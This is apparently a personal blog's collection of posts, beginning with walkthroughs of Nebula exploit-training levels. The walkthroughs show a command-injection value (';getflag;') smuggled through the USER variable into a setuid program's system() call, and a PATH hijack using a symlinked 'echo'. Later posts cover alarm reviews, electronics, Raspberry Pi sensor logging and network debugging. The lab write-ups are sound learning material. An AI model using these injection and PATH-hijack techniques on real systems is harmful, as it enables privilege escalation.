Nebula exploit exercises walkthrough – level02

level02

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

include 
include 
include 
include 
include 

int main(int argc, char **argv, char **envp)
{
  char *buffer;

  gid_t gid;
  uid_t uid;

  gid = getegid();
  uid = geteuid();

  setresgid(gid, gid, gid);
  setresuid(uid, uid, uid);

  buffer = NULL;

  asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
  printf("about to call system(\"%s\")\n", buffer);
  
  system(buffer);
}

Another executable that calls system(). This time the command run is built up using an environment variable, USER.

Running the executable gives the expected result:

level02@nebula:/home/flag02$ ls -asl 
total 13
0 drwxr-x--- 2 flag02 level02   80 2011-11-20 21:22 .
0 drwxr-xr-x 1 root   root     400 2012-08-27 07:18 ..
1 -rw-r--r-- 1 flag02 flag02   220 2011-05-18 02:54 .bash_logout
4 -rw-r--r-- 1 flag02 flag02  3353 2011-05-18 02:54 .bashrc
8 -rwsr-x--- 1 flag02 level02 7438 2011-11-20 21:22 flag02
1 -rw-r--r-- 1 flag02 flag02   675 2011-05-18 02:54 .profile
level02@nebula:/home/flag02$ echo $USER
level02
level02@nebula:/home/flag02$ ./flag02 
about to call system("/bin/echo level02 is cool")
level02 is cool
level02@nebula:/home/flag02$ 

The executable is suid. Notice that although it calls system() and sets the setresgid()/setresuid() so that it runs as the owner of the file, the environment variable USER is still for the real UID, level02.

It’s really easy to change environment variables though.

level02@nebula:/home/flag02$ export USER=";getflag;"
level02@nebula:/home/flag02$ echo $USER
;getflag;
level02@nebula:/home/flag02$ ./flag02 
about to call system("/bin/echo ;getflag; is cool")

You have successfully executed getflag on a target account
sh: is: command not found
level02@nebula:/home/flag02$ 

This is a good reason to not trust environment variables for security purposes.

Aside

I didn’t fully understand why setresgid()/setresuid() had to be called for system() to run as the file owner. I built the same executable from source to experiment, set the owner, group and permissions as needed, but it didn’t work!

I spent a fair amount of time trying to figure this out, and it wasn’t until I did:

level02@nebula:/home/flag02$ cat /etc/fstab
overlayfs / overlayfs rw 0 0
tmpfs /tmp tmpfs nosuid,nodev 0 0

I was trying to run them out of /tmp/ and the whole directory doesn’t allow suid use…

Nebula exploit exercises walkthrough – level01

level01

There is a vulnerability in the below program that allows arbitrary programs to be executed, can you find it?

#include 
#include 
#include 
#include 
#include 
 
int main(int argc, char **argv, char **envp)
{
	gid_t gid;
	uid_t uid;
	gid = getegid();
	uid = geteuid();

	setresgid(gid, gid, gid);
	setresuid(uid, uid, uid);

	system("/usr/bin/env echo and now what?");
}

The executable is located in the /home/flag01 directory. On running it, we get the expected output:

level01@nebula:/home/flag01$ ./flag01
and now what?

Importantly, if we check the permissions on the executable:

level01@nebula:/home/flag01$ ls -asl
total 13
0 drwxr-x--- 1 flag01 level01   40 2014-06-03 22:33 .
0 drwxr-xr-x 1 root   root     380 2012-08-27 07:18 ..
1 -rw-r--r-- 1 flag01 flag01   220 2011-05-18 02:54 .bash_logout
4 -rw-r--r-- 1 flag01 flag01  3353 2011-05-18 02:54 .bashrc
8 -rwsr-x--- 1 flag01 level01 7322 2011-11-20 21:22 flag01
1 -rw-r--r-- 1 flag01 flag01   675 2011-05-18 02:54 .profile

We can see that this file also has the suid bit set. The problem then is, how do we get this to run “getflag”?

The executable does nothing with command line parameters so we can’t pass anything in there. It does however call echo to output the text. echo is a built-in command to bash (i.e. not a discrete executable like ping would be), so we normally couldn’t override what it does.

However notice that the system call uses /user/bin/env before echo – where is this normally seen? At the start of scripts where we define the interpreter with a shebang.

#!/usr/bin/env python

The reason that /usr/bin/env is used is that scripts need a full path to the interpreter. python could be anywhere, and it is awkward to modify scripts to use a full path from system to system. /usr/bin/env searches the path for the command passed to it and runs it.

This means we can provide our own echo, modify the path so that this echo is called in preference to the built-in, and then we can run arbitrary commands.

The easiest way to provide our own echo that runs getflag is to just create a symbolic link.

level01@nebula:~$ ln -s /bin/getflag echo
level01@nebula:~$ ls -asl
total 5
0 drwxr-x--- 1 level01 level01   80 2014-06-03 22:41 .
0 drwxr-xr-x 1 root    root     380 2012-08-27 07:18 ..
1 -rw-r--r-- 1 level01 level01  220 2011-05-18 02:54 .bash_logout
4 -rw-r--r-- 1 level01 level01 3353 2011-05-18 02:54 .bashrc
0 drwx------ 2 level01 level01   60 2014-06-03 18:22 .cache
0 lrwxrwxrwx 1 level01 level01   12 2014-06-03 22:41 echo -> /bin/getflag
1 -rw-r--r-- 1 level01 level01  675 2011-05-18 02:54 .profile
level01@nebula:~$ export PATH=.:$PATH
level01@nebula:~$ /home/flag01/flag01 
You have successfully executed getflag on a target account

Again – relatively simple. Symbolic links are useful tools for bypassing name and location checks!

Nebula exploit exercises walkthrough – level00

I’ve felt for a long time that whilst I understand a lot of vulnerabilities and exploits, I don’t have enough knowledge to actually build exploits myself. Reading is all well and good, but doing is better, especially when it comes to development.

To make learning easier, there are several virtual machine images you can download which have a series of challenges, getting progressively harder. The one I chose to do is called Nebula from exploit-exercises.com – it was recommended on several forums.

Getting up and running is very easy – download the ISO and run it from any virtualisation software. I’m using Parallels on Mac OS X.

I’m going to go through each level one by one!

level00

This level requires you to find a Set User ID program that will run as the “flag00” account. You could also find this by carefully looking in top level directories in / for suspicious looking directories.

Alternatively, look at the find man page.

I always prefer the lazy, more reliable method i.e. using find.

We need to find an executable that is owned by flag00 and has the suid bit set. If suid is set, the executable will run as the owner of the file, rather than the person running it.

The command here is simple:

level00@nebula:~$ find / -perm /u=s -user flag00 2>/dev/null
/bin/.../flag00
/rofs/bin/.../flag00

The directory name of has been used to try to hide the file.

level00@nebula:~$ ls -asl /bin/.../
total 8
0 drwxr-xr-x 2 root   root      29 2011-11-20 21:22 .
0 drwxr-xr-x 3 root   root    2728 2012-08-18 02:50 ..
8 -rwsr-x--- 1 flag00 level00 7358 2011-11-20 21:22 flag00

As you can see this is owned by flag00 and instead of just being executable (-rwx-r-x—) it is suid (-rws-r-x—).

Run this file and you end up in a flag00 shell:

level00@nebula:~$ /bin/.../flag00 
Congrats, now run getflag to get your flag!
flag00@nebula:~$ getflag
You have successfully executed getflag on a target account

WordPress escaping \ < > etc. in preformatted code – a quick fix

I’ve been posting code and paths regently use the <pre></pre> tags to preserve formatting. WordPress, however has other ideas, and removes the and changes the <> into escaped codes (&gt; &lt;), which display incorrectly inside <pre></pre>.

You can workaround this by editing outside WordPress, pasting in, and saving – it works fine the first time. This is really awkward though.

It seems installing this plugin:

http://wordpress.org/plugins/preserve-code-formatting/

Solves the problem by making sure everything inside <pre> is not messed with.

c:\text\
if A < C:

Wireless alarm recommendations

Several times I have been asked which wireless alarm system I would recommend, so I thought I would write a quick blog post.

I’ll start with some simple points:

  1. Wired is always going to be more secure than wireless – so if possible, go for a wired alarm. They are also cheaper, less prone to false alarms, and need less maintainence.
  2. An alarm install is more than the equipment. You need to think about which detection devices you need, where to place them, and what the alarm does when it goes off. You can buy the best equipment, install it badly, and have a poor alarm system. You could also buy mediocre equipment, install it well, and have decent alarm system.
  3. An alarm system that you do not use might as well be replaced with a bell box. Think about usability, maintenance, lifetime and so on when choosing.

I’ll also be realistic. At this point in time, home alarms are not being actively jammed, are not seeing replay attacks, encryption broken and so on.

I’d also recommend that a lot of people go with a professional installer. Alarms aren’t always easy – it’s definitely something that needs experience, especially if you want a neat and efficient install. There are a lot of great installers out there who really know what they are doing and take great pride in their work. There are also a number who don’t, so chose with care. I only have one piece of universal advice here – avoid ADT.

Alarms to avoid

Yale Wirefree

This uses one-way OOK 434MHz. This makes it very easy to jam (intentionally and unintentionally). It means that battery life is lower than it can be. There is very limited functionality.

On the upside, it is low cost, easy to setup, and the voice dialler is cheap.

Yale don’t seem very responsive or open about the limitations of this system.

Friedland Response

Uses one-way FSK 868Mhz. Very easy to jam, and battery life not as good as it can be. Functionality is incredibly limited on a lot of the alarms – there isn’t even a LCD display on many of them.

It is cheap though, and easy to setup.

Friedland aren’t very responsive about issues with this alarm – they requested that I don’t quote any of my communications with them.

Here is what they had to say though:

We have been selling wireless alarms since 1990 and code issues have never been a problem.
Potential burglars would need extensive knowledge and equipment to overcome any alarm system.
Most domestic burglaries are done by opportunists who would be put off breaking into an alarmed home and would not attempt to interfere with the alarm as they know this in itself would cause the alarm to activate, even if it wasn’t alarmed!

Alarms I’m not sure about

Scantronic/Cooper Ion

This is a 1-way system which has many of the disadvantages of the Yale Wirefree and Friedland Response. The actual alarm is a full featured grade 2 panel though, so it has that on it’s side.

In communication with Cooper, it doesn’t seem they realise how dangerous leaking firmware can be, how easy it is to disassemble.

I expect that some really clever person with a lot of time on their hands might figure out a way to poke around in the binary stuff and – eventually – figure out a way to do something mischievous but this would be fraught with all sorts of difficulties. But we are, of course, aware that eighteen year olds can hack into FBI computers from their bedrooms and so anything is possible given enough time and effort.

Yale Easyfit

This claims to use 868MHz, rolling codes, and better anti-jam functionality. I have one to test but haven’t had much of a look – it still looks to be a one-way system which really limits what you can do with rolling codes and jamming detection. The functionality is still very basic.

Honeywell Domonial

These seem to get put into new-builds a lot. I’ve been warned by installers these are hell to program, and this is coming from people who think the Honeywell Galaxy is a walk in the park.

Visonic PowerMax

I don’t like these guys as a company. The alarm system claims to be 2-way, but only a very limited number of components (not including the detectors) are 2-way. The alarm also claims to use FHSS but at 64hops/s using only 4 frequencies i.e. it’s token and will do little to improve security or interference immunity.

Being misleading like that makes me unhappy.

Alarms to buy

Pyronix Enforcer

Uses a two-way 868MHz protocol with encryption. This means jamming can be easily detected and detectors know when the system is armed or not, extending battery life. The system is grade 2 which means it could be professionally installed and insurance companies will take note.

The control panel and keypad are integrated (which is fairly rare in grade 2 alarms). This makes installing easier, but it is large and not very attractive. The LED colours are a bit bling and very bright.

The system is quite easy to setup with few pitfalls. Learn the detectors, chose zone and type, program some users and codes and it will work as a basic alarm.

There is a wealth of functionality such as soak tests, double knock triggering etc.

The alarm is readily available on eBay and other online sellers.

The wireless protocol isn’t perfect, but it is adequate for home use.

The manufacturer is responsive and upfront about potential issues with their system.

Texecom Premier Elite (Ricochet Technology)

Uses a two-way 868MHz protocol with encryption which builds up a wireless mesh network. Jamming can be detected and detectors know when the system is armed or not, extending battery life. The system is grade 2 which means it could be professionally installed and insurance companies will take note. 

The control panel and keypad are separate. This makes installing a little harder than the Pyronix, but it is more secure as the control panel can be hidden. The keypads are more discrete as well.

The system is relatively hard to setup compared to the Pyronix Enforcer. You need to have a better idea of what you are doing to get everything set correctly. I can easily see that you can program the alarm in a way which means it either wouldn’t alarm when it needed to, or would alarm when it didn’t need to (this is why professional installers exist!).

There is a lot of functionality in the system – the smaller panels are just cut down versions of the much larger ones.

The alarm is relatively hard to get hold of – eBay is your best bet. It’s really only marketed to professional installers.

The wireless protocol is very well designed.

There is excellent software provided with the alarm that allows you to program it from a PC. This makes everything so much easier. You just need an FTDI cable to connect to the alarm.

The manufacturer actively engages with the installer community and myself about potential issues. Frequent firmware updates are available.

The alarm is designed and manufactured in the UK.

Converting a USB BUB II to use a 3.3V regulator

Anyone who works with Arduino for any length of time will become familiar with the FTDI USB to Serial bridges. These convert the USB interface found on all modern computers into a simple serial interface, required by many Arduino boards for their bootloader.

There are many FTDI cables and boards available. A lot of Arduino boards have a built-in FTDI chip (the older ones with a USB port). Many vendors sell FTDI cables which have USB on one end and a pin header on the other (the chip is embedded in the USB connector). There are also a lot of breakout boards available.

There are two important voltage specifications on each cable:

  • Signalling voltage – they are generally available in 5V or 3.3V signalling. It is possible to damage some 3.3V boards using 5V signalling. With the ATmega microcontrollers, you should never exceed 3.8V on any pin with Vcc at 3.3V, but it doesn’t seem to cause damage. Conversely, a ATmega running with Vcc at 5V will pick up 3.3V as logic high with no issues. If in doubt, go with the 3.3V cable.
  • Power supply voltage (Vcc) – the normal FTDI pin out provides a power supply on one of the pins. Generally you get either 5V or 3.3V. The 5V versions often supply VUSB direct – so you can draw 500mA. Most of the 3.3V ones however use the pin 3V3OUT on the FTDI chip, which cannot supply more than 50mA (and the FTDI chip gets very hot when doing so!). This often isn’t enough to power a project. Again, a lot of boards don’t really care, but some ancillaries like radio chips will die if given 5V instead of 3.3V. The ATmega is a very forgiving chip.

There’s one big thing to catch you out here. A lot of the 3.3V cables still provide 5V on the Vcc pin. I didn’t realise this until I frazzled a CC1110 board with 5V.

So there are a lot of combinations of voltages available. Rather than have a four or more FTDI cables handy, I’ve found one particular board is versatile enough to use in all situations, with a bit of modification.

The USB BUB II is available from Jeelabs and Modern Device. It’s a small board, and by default it has 3.3V signalling with a 5V power supply. With a few small changes, it can be a lot more versatile.

It has a some good points that many other solutions don’t have. A small polyfuse protects your computer from over-current (although most machines seem fairly tolerant of this nowadays). It also has RX/TX lights, which are absent on many DIY and smaller boards.

Onto the modifications.

1. There are two pairs of small solder bridges on the front of the board, one labelled VOUT and the other LGLV. Use solder braid to remove solder from whichever combination is currently soldered.

2. Solder a pair of 3-pin headers into the space next to VOUT and LGLV. This allows you to chose between 5V from USB or 3.3V from 3v3OUT using jumpers.

3. Turn the board over and cut the 3v3_OUT trace using a scalpel. Bridge the VR_OUT pads using solder.

photo 2

4. Finally, solder on a 3.3V regulator on the back of the board. Modern Devices suggest a MCP1703 which can provide 250mA. I used a MCP1825 which can provide 500mA as it was what I had lying around.

Now you have a FTDI board which will work for all of your 5V and 3.3V boards, as well as being able to provide power for most small projects.

Publishing 1-Wire temperature sensors to Emoncms via a Raspberry Pi part 3

Last time, we installed OWFS to read the DS18B20 sensors connected to the 1-Wire bus and represent the temperatures as a file system. We now need to be able to publish them to the Emoncms to log and display the data.

Publishing to Emoncms is very easy – it has been designed to work with lightweight embedded devices with limited memory. A simple Python, Perl or C program could form a JSON request and post the data periodically. However, my Raspberry Pi is already using an RFM12Pi to receive data from my network of sensors. This uses a demon-ised Python script called oem_gateway to listen to the RFM12Pi and send the data to Emoncms.

You can install oem_gateway by following the instructions supplied on the github page.

I decided to modify oem_gateway instead of rolling my own script. The changes can be seen here, in my github repo.

A new OemGatewayListener called OemGatewayOWFSListener was created. This requires a number of settings in oemgateway.conf:

# Listener for OWFS 1-Wire sensors
[[OWFS]]
  type = OemGatewayOWFSListener
  [[[init_settings]]]
        # The path where the 1-Wire FS is located
        path = /mnt/1wire
        # The node to send as
        node = 9
        # How frequently we should send
        interval = 10
        # What resolution should we read the sensors with
        resolution = 11
  [[[runtime_settings]]]
        # A list of sensor IDs in full
        # sensorX must be unique
        # ID has 28. (family) and 0000 (blank CRC bits)
        sensor1 = 28.33F749050000
        sensor2 = 28.DB564A050000
        sensor3 = Dummy
        sensor4 = 28.AB1663050000

These are relatively self-explanatory, probably with the exception of “Dummy” sensors. oem_gateway sends all sensor values using numerical indices i.e. {1:18.7,2:18.6,3:19.2} by iterating through a list of values. There are no names or explicit indices, so if one of the data values isn’t present, the indices change, and Emoncms has issues. Rather than change all listeners to have named sensor values, I decided to allow “Dummy” sensors to be placed in the list of DS18B20 IDs.

This means that we can unplug a sensor without impacting the indices, so that Emoncms shifting all the values incorrectly.

This has been publishing temperatures to Emoncms for a number of weeks with no issue now.

DS18B20 in EmonCMS


Whilst this is neat, I would much prefer to use an Arduino to poll the DS2482 and send the data wirelessly to this node – for next time!

Publishing 1-Wire temperature sensors to Emoncms via a Raspberry Pi part 2

Last time, we setup the Raspberry Pi so it could read the values from some DS18B20 sensors using the command line tool owfs. We’re a still few steps away from publishing these temperatures to Emoncms at the moment – namely getting owfs to start automatically, reading the values in Python, and then publishing them.

Running owfs automatically

When building owfs from source, you don’t get automatic startup as an option. It is quite easy to setup though.

First, let’s build a config file to store settings:

sudo nano /etc/owfs.conf

And copy and paste this in:

# owfs will source temperatures from this device
owfs: device=/dev/i2c-1

# file system location
mountpoint = /mnt/1wire
allow_other

It is important to note that this setup means that only owfs can access the 1-Wire bus. The default configuration is to run owserver and then have all other ow* processes connect to owserrver – i.e. it distributes the data. I want to keep my setup as simple as possible, so owfs connects directly to the bus.

Let’s test this config out:

pi@raspberrypi2 /etc/init.d $ sudo /opt/owfs/bin/owfs -c /etc/owfs.conf
pi@raspberrypi2 /etc/init.d $ ls /mnt/1wire
28.33F749050000  28.79774A050000  28.EDEE49050000  bus.0     simultaneous  structure  uncached
28.3474A3040000  28.DB564A050000  alarm            settings  statistics    system
pi@raspberrypi2 /etc/init.d $

Now we need to create an init script:

sudo nano /etc/init.d/owfs

And then copy and paste this into the file:

#! /bin/sh
case "$1" in
  start)
        /opt/owfs/bin/owfs -c /etc/owfs.conf
        ;;
  stop)
        killall owfs
        ;;
  *)
        echo "Usage: $N {start|stop}" >&2
        exit 1
        ;;
esac
exit 0

This is totally barebones, but I always use this form of init script and it works well.

Now make it executable:

sudo chmod 755 /etc/init.d/owfs

Then use the very convenient tool, update-rc.d to add links so that this script runs at the appropriate times and runlevels:

sudo update-rc.d /etc/init.d/owfs defaults

Then restart your Pi:

sudo shutdown -r now

Once restarted, check everything is running and you can still see the devices:

pi@raspberrypi2 ~ $ ps aux | grep owfs
root      2175  0.0  0.2  28416  1136 ?        Ssl  23:48   0:00 /opt/owfs/bin/owfs -c /etc/owfs.conf
pi        2340  0.0  0.1   3544   808 pts/0    S+   23:50   0:00 grep --color=auto owfs
pi@raspberrypi2 ~ $ ls /mnt/1wire
28.33F749050000  28.79774A050000  28.EDEE49050000  bus.0     simultaneous  structure  uncached
28.3474A3040000  28.DB564A050000  alarm            settings  statistics    system
pi@raspberrypi2 ~ $

Publishing 1-Wire temperature sensors to Emoncms via a Raspberry Pi part 1

There are a number of sensors that can be used to monitor temperature using a microcontroller. RTDs, thermistors, LM35s, thermocouples and so on. These are all analog output sensors, and this introduces a few problems:

  • You need to use a single analog input (ADC) for each temperature sensor, and this might also include additional buffer/amplifier circuitry, Wheatstone bridges or horrible stuff like cold junction compensation on thermocouples. ADCs also tend to be power hungry and slow in small microcontrollers.
  • Each sensor needs it’s own cable running back to the microcontroller.
  • As cable runs increase in length, you end up with all sorts of nasty analog issues like voltage drop, noise, etc.

There is a way to avoid these issues – using digital temperature sensors like the Dallas DS18B20. These solve the above problems.

  • You only need to use a small number of digital IOs to interface to the sensors (either directly, or via a bridge chip). This can be as little as a single pin.
  • Tens or hundreds of sensors can be on the same bus, massively reducing the number of inputs used, and simplifying cabling especially when you are reading more than a few sensors.
  • Driving a bus digitally is much easier than reading analog values. Many of the bridge chips have quite advanced features to deal with the analog gubbins (slew rate control, power active pull-ups etc.)

It’s for these reasons that I much prefer using DS18B20 sensors when I can. They do have some disadvantages though:

  • They are slow to respond and slow to read. With 9-bit precision, a reading takes at least 100ms. At 12-bit this increases to 750ms. You can sleep your microcontroller during this period, so this is more a latency than a power issue.
  • They have a narrow temperature range compared to a lot of sensors – only -55degC to 125degC. But this is more than enough for domestic heating flow/return and ambient air temperatures.
  • They are costly – about £4 a go through big suppliers (though closer to £1 if you buy 10 on eBay), possibly offset by other advantages like less circuitry and cabling.
  • They are only readily available in the bare TO-92 package. There are waterproof versions, there are stainless steel pocketed versions, but they are much harder to find than PT100 waterproof sensors.

In balance though, I feel they are ideal for this project.

Previously I have driven the DS18B20 sensors directly off a pin on the Arduino, bit-banging the 1-Wire protocol using the excellent 1-Wire and DallasTemperature libraries. This works – mostly. However, as soon as cable runs get longer or network topologies get non-ideal, you start getting errors – the dreaded 85degC readings.


The Raspberry Pi has far weaker IO drive than the Arduino (16mA per pin vs 40mA on an ATmega328), and is far less resilient to ESD and mishandling. I was really concerned that directly using an IO pin in a real world application would cause problems, so started looking for a add-on driver board. I quickly found the Sheepwalk Electronics RPI2 I2c to 1-Wire bridge. This is a small plug-on board, with a DS2482-100 1-Wire master, PCA9306 I2C voltage level converter, and a DS9503 1-Wire ESD protection IC. This takes the hard work out of doing 1-Wire, and is supported by lots of software. I also ordered a passive hub and a number of RJ45 connected DS18B20 sensors.

The I2C->1-Wire bridge

The I2C->1-Wire bridge

So, how do we get these working with a Raspberry Pi?

Make sure you can communicate with the I2C device

The I2C module is blacklisted by default on Raspbian. You need to edit a file to stop this happening by removing it from the mod probe blacklist file:

sudo nano /etc/modprobe.d/raspi-blacklist.conf

and comment out the line with a hash.

blacklist i2c-bcm2708

You also need to make sure the i2c-dev module is loaded. This isn’t dev=development but dev=/dev i.e. access the i2c device via /dev. To do this, edit modules.conf:

sudo nano /etc/modules

And add the line

i2c-dev

right at the end.

You can now either restart, or issue the following commands to make sure the modules are loaded:

sudo modprobe i2c-bcm2708
sudo modprobe i2c-dev

And you can confirm they have loaded using:

pi@raspberrypi2 ~ $ lsmod | grep i2c
i2c_dev                 5557  0
regmap_i2c              1645  1 snd_soc_core
i2c_bcm2708             3949  0
pi@raspberrypi2 ~ $

We’re good to start communicating with the DS2482-100 bridge chip now, and to do so, we are going to use i2cdetect, which is part of the i2ctools package. Issue the following command to install this

sudo apt-get update && sudo apt-get install i2c-tools

Now run i2cdetect:

pi@raspberrypi2 ~ $ sudo i2cdetect -y 1
     0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00:          -- -- -- -- -- -- -- -- -- -- -- -- -- 
10: -- -- -- -- -- -- -- -- 18 -- -- -- -- -- -- -- 
20: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
30: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
40: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
50: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
60: -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 
70: -- -- -- -- -- -- -- --                         
pi@raspberrypi2 ~ $

This shows the device at i2c address 18 – you can alter this to another value using some jumpers on the RPI2 board. You can see my i2c bus isn’t exactly jam packed, so we will stick with 18.

Communicate with the 1-Wire bridge

Now we need to communicate with the 1-Wire bridge. There are a number of pieces of software that can do this, but for simple temperature monitoring, OWFS (1-Wire file system) seems popular.

The standard package available from normal repos is 2.8p15, and the latest code is 2.9p1. There are enough changes that I wanted to build from scratch.

There are a few bits and pieces that need installing for this to work on the default Raspbian install.

sudo apt-get install python2.7-dev libfuse-dev swig

This won’t build PHP etc. libraries for OWFS but I am not very likely to be using PHP.

Next we need to get the source and unpack it.

wget -O owfs-latest.tgz http://sourceforge.net/projects/owfs/files/latest/download
sudo tar zxvf owfs-latest.tgz -C /usr/src

Then we need to configure:

cd /usr/src/owfs-2.9p1
sudo ./configure

You need to make sure this confirms that it will build with the options you need.

Current configuration:

    Deployment location: /opt/owfs

Compile-time options:
                      USB is DISABLED
                      I2C is enabled
                       W1 is enabled
    Parallel port DS1410E is enabled
         Zeroconf/Bonjour is enabled
             Debug-output is enabled
                Profiling is DISABLED
Tracing memory allocation is DISABLED
1wire bus traffic reports is DISABLED

Module configuration:
                    owlib is enabled
                  owshell is enabled
                     owfs is enabled
                  owhttpd is enabled
                   owftpd is enabled
                 owserver is enabled
               owexternal is enabled
                    ownet is enabled
                 ownetlib is enabled
                    owtap is enabled
                    owmon is enabled
                   owcapi is enabled
                     swig is enabled
                   owperl is enabled
                    owphp is DISABLED
                 owpython is enabled
                    owtcl is DISABLED

pi@raspberrypi2 /usr/src/owfs-2.9p1 $

You need i2c and owfs support in there for what we are doing.

Now you need to build and install, expect this to take a long time on the Pi (30-60m):

sudo make && sudo make install

owfs allows us to access the i2c devices using the file system. To set this up, first create a directory for the devices to show up in:

sudo mkdir /mnt/1wire

owfs uses something called fuse to allow it to create the filesystem representing the 1-Wire bus and devices. I don’t fully understand what it does, but you need to change one of the options by editing fuse.conf:

 sudo nano /etc/fuse.conf

and then uncomment this line by removing the #:

#user_allow_conf

And last, at least for this part, we are going to start owfs manually and check that everything is working:

sudo /opt/owfs/bin/owfs --i2c=ALL:ALL --allow_other /mnt/1wire/

This starts owfs, looking at all available i2c bus masters, and mounts the result in /mnt/1wire. So we take a look in /mnt/1wire

pi@raspberrypi2 ~ $ cd /mnt/1wire
pi@raspberrypi2 /mnt/1wire $ ls
28.33F749050000  28.79774A050000  28.EDEE49050000  bus.0     simultaneous  structure  uncached
28.3474A3040000  28.DB564A050000  alarm            settings  statistics    system
pi@raspberrypi2 /mnt/1wire $

The directories starting 28. are the temperature sensors. Four connected to the hub and one on the hub itself. The other directories and files control settings and provide information about the bus and communication.

Now we can read the ttemperature off all of the sensors:

pi@raspberrypi2 /mnt/1wire $ cat 28.*/temperature
       17.25     17.1875      17.625      17.375      17.125

Yes, our front room is that cold. I broke the heating last night.

The passive hub with additional DS18B20 sensor

The passive hub with additional DS18B20 sensor

In the next part I am going to get owfs starting automatically with the Pi and then read the sensors in a simple Python program.

Investigating a tricky network problem with Python, Scapy and other network tools

We’ve had a fairly long-term issue at work with connectivity to one of our application servers. Every now and then you can’t login or connect and it has seemed fairly random. This finally annoyed myself and a customer enough that I had to look into it.

The connection is made to the server on port 1494 – Citrix ICA. Initially we suspected that the .ica file downloaded and opened by the Citrix Receiver software was incorrect or corrupt, but inspection and testing of this showed that it was OK. It really did look like the connection was just being randomly rejected.

It seemed that myself and a single customer were having far more frequent issues that other users. Of course it could just be my tolerance for whinging is lower than my colleagues.

Note that nearly all of the below was done on OS X – syntax of some of these commands differs under Linux and Windows. I have changed the host IP for security reasons.

telnet

Most applications that listen on a TCP port will respond to telnet, even if they don’t send anything back. Telnet is almost raw TCP – it has some control and escape sequences layered on top, but it is very simple at a protocol level.

ICA responds when connecting by sending back “ICA” every 5s:

andrew@andrews-mbp:/$ telnet 212.120.12.189 1494
Trying 212.120.12.189...
Connected to 212.120.12.189.
Escape character is '^]'.
ICAICA^]
telnet> quit
Connection closed.

But every now and then I was getting nothing back:

andrew@andrews-mbp:/$ telnet 212.120.12.189 1494
Trying 212.120.12.189...
telnet: connect to address 212.120.12.189: Operation timed out
telnet: Unable to connect to remote host

Oddly, whenever the Citrix Receiver failed to launch, I wasn’t always having problems with telnet, and vice versa. This is good – we’ve replicated the issue with a very simple utility using raw TCP rather than having to look into the intricate details of Citrix and whatever protocol it uses.

tcpdump

So let’s fire up tcpdump to see what happens when the connection is working. tcpdump is a command line packet analyser. It’s not as versatile or as easy to use as Wireshark, but it is quick and easy. You can use tcpdump to generate a .pcap file which can then be opened in Wireshark at a later date – this is good for when you are working on systems with no UI.

I filtered the tcpdump output to only show traffic where one of the two IPs was the server.

andrew@andrews-mbp:/$ sudo tcpdump -i en0 host 212.120.12.189
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on en0, link-type EN10MB (Ethernet), capture size 65535 bytes
23:16:40.027018 IP andrews-mbp.49425 > 212.120.12.189.ica: Flags [S], seq 2598665487, win 65535, options [mss 1460,nop,wscale 4,nop,nop,TS val 1027031986 ecr 0,sackOK,eol], length 0
